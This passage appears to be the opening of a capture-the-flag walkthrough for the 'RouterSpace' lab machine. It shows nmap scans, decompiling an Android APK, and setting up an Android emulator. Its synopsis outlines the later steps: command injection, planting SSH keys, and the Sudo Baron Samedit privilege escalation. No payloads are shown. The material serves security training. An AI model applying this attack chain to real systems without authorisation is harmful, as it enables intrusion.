RouterSpace

30th May 2022 / Document No D22.100.184

Prepared By: TRX

Machine Author(s):

Difficulty: Easy

Classification: Official

Synopsis

RouterSpace is an Easy Linux machine that features a web page on port 80. The webpage allows the download of an APK package, which is an Android application. Attempts to reverse engineer the APK are unsuccessful as the code is heavily obfuscated. Instead an Android emulator is used to check the functionality of the Android application and a proxy is set up in order to capture the network requests that the application is making. The request captured leads to a hidden API endpoint on the main web application, which is found to be vulnerable to command injection. Through the injection, SSH keys are written to the users home directory and an SSH shell on the system is acquired. Privilege escalation can be achieved by enumerating the system with `LinPEAS` and identifying that it is vulnerable to the `Sudo Baron Samedit` exploit assigned `CVE-2021-3156`. Running the Python exploit produces a root shell.

Skills Required

- Enumeration
- Basic Android Knowledge
- Basic Linux knowledge

Skills Learned

- Using Android Emulators


- Command Injection
- Linux Privilege Escalation

Enumeration

Nmap

Let's begin by scanning for open ports using `Nmap`.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.77.13 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.77.13
```



```
nmap -p$ports -sC -sV 10.129.77.13

PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_  256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-RouterSpace Packet Filtering V1
80/tcp open  http
|_http-title: RouterSpace
|_http-trane-info: Problem with XML parsing of /evox/about
```

The scan reveals ports 22 (SSH) and 80 (HTTP) open. The server on port 80 does not seem to be correctly identified, but we can attempt to browse to port 80 with a browser.



The website showcases a routing software called `RouterSpace`. The `Download` button can be used to retrieve a file called `RouterSpace.apk`, which seems to be an Android application.

We cannot run GoBuster or other enumeration software on the website as pages that do not exist return a custom error message.

```
Suspicious activity detected !!! {RequestID: D AsN a Y MkO 3E }
```

Let's instead analyze the APK package using `apktool`. APKtool is a program that can be used to reverse engineer android packages and retrieve parts of the source code.

To install it run the following command.

```
sudo apt install apktool
```

After the installation has been completed let's extract the APK package.

```
apktool d RouterSpace.apk
```

```
apktool d RouterSpace.apk

I: Using Apktool 2.5.0-dirty on RouterSpace.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

After the extraction has completed a new folder can be seen in the current directory called `RouterSpace`, which contains all of the extracted APK files and source code. Let's check the `index.android.bundle` inside the `assets` folder.

```
cat index.android.bundle
```

Exploitation

```
cat index.android.bundle

var
__BUNDLE_START_TIME__=this.nativePerformanceNow?nativePerformanceNow():Date.now(),__D
EV__=false,process=this.process||{},__METRO_GLOBAL_PREFIX__='';
process.env=process.env||{};process.env.NODE_ENV=process.env.NODE_ENV||"production";
!(function(r){"use strict";r.__r=o,r[__METRO_GLOBAL_PREFIX__+"__d"]=function(r,i,n)
{if(null!=e[i])return;var
o={dependencyMap:n,factory:r,hasError:!1,importedAll:t,importedDefault:t,isInitialize
d:!1,publicModule:{exports:{}}};e[i]=o},r.__c=n,r.__registerSegment=function(r,t,i)
{s[r]=t,i&&i.forEach(function(t){e[t]||v.has(t)||v.set(t,r)})};var e=n(),t=
{},i={}.hasOwnProperty;function n(){return e=Object.create(null)}function o(r){var
t=r,i=e[t];return i&&i.isInitialized?i.publicModule.exports:d(t,i)}function l(r){var
i=r;if(e[i]&&e[i].importedDefault!==t)return e[i].importedDefault;var n=o(i),l=n&&
n.__esModule?n.default:n;return e[i].importedDefault=l}function u(r){var n=r;
if(e[n]&&e[n].importedAll!==t)return e[n].importedAll;var l,u=o(n);if(u&&
u.__esModule)l=u;else{if(l={},u)for(var a in u)i.call(u,a)&&(l[a]=u[a]);
l.default=u}return e[n].importedAll=l}o.importDefault=l,o.importAll=u;var a=!1;
function d(e,t){if(!a&&r.ErrorUtils){var i;a=!0;try{i=h(e,t)}catch(e)
{r.ErrorUtils.reportFatalError(e)}return a=!1,i}return h(e,t)}var f=16,c=65535;
```


The code seems heavily obfuscated and it is uncertain if we can de-obfuscate it and get readable code.

Genymotion


Let's instead attempt to install the APK to an Android device and check it's functionality. For this purpose we can use Genymotion, which is an Android emulator. Download the package for your OS and install it.

Note: It's best to install Genymotion in a host system as if it is installed in a virtual machine it will need CPU Virtualization to properly work.


Next we will need to install VirtualBox so that Genymotion can properly emulate android devices. After both applications have been installed, let's open Genymotion.



You will need an account to proceed so click on the `Create Account` button and follow the on screen prompts. After you have created an account go back to Genymotion and login.




Select `Personal Use` when prompted, click `next` and accept the terms and conditions. Finally you will see the Genymotion home panel.




Let's now create a virtual Android device. Click the `+` button on the top left and in the popup window that appears find `Samsung Galaxy S8`.

Note: We are using this specific device as it depends on the Android API version 26, which is one of the few API versions that proxying would correctly work on later in the walkthrough. Any device with an API of version 28 or higher will most probably work.



Click `Next` and a new window will pop up.

Virtual device installation



Name

Samsung Galaxy S8.

Display

Predefined 1440 x 2960 480 – XXHDPI

Custom

Start in full-screen mode

System

Android version 8.0

Processor(s) 4

Memory size 4096


Android system options

Show Android navigation bar

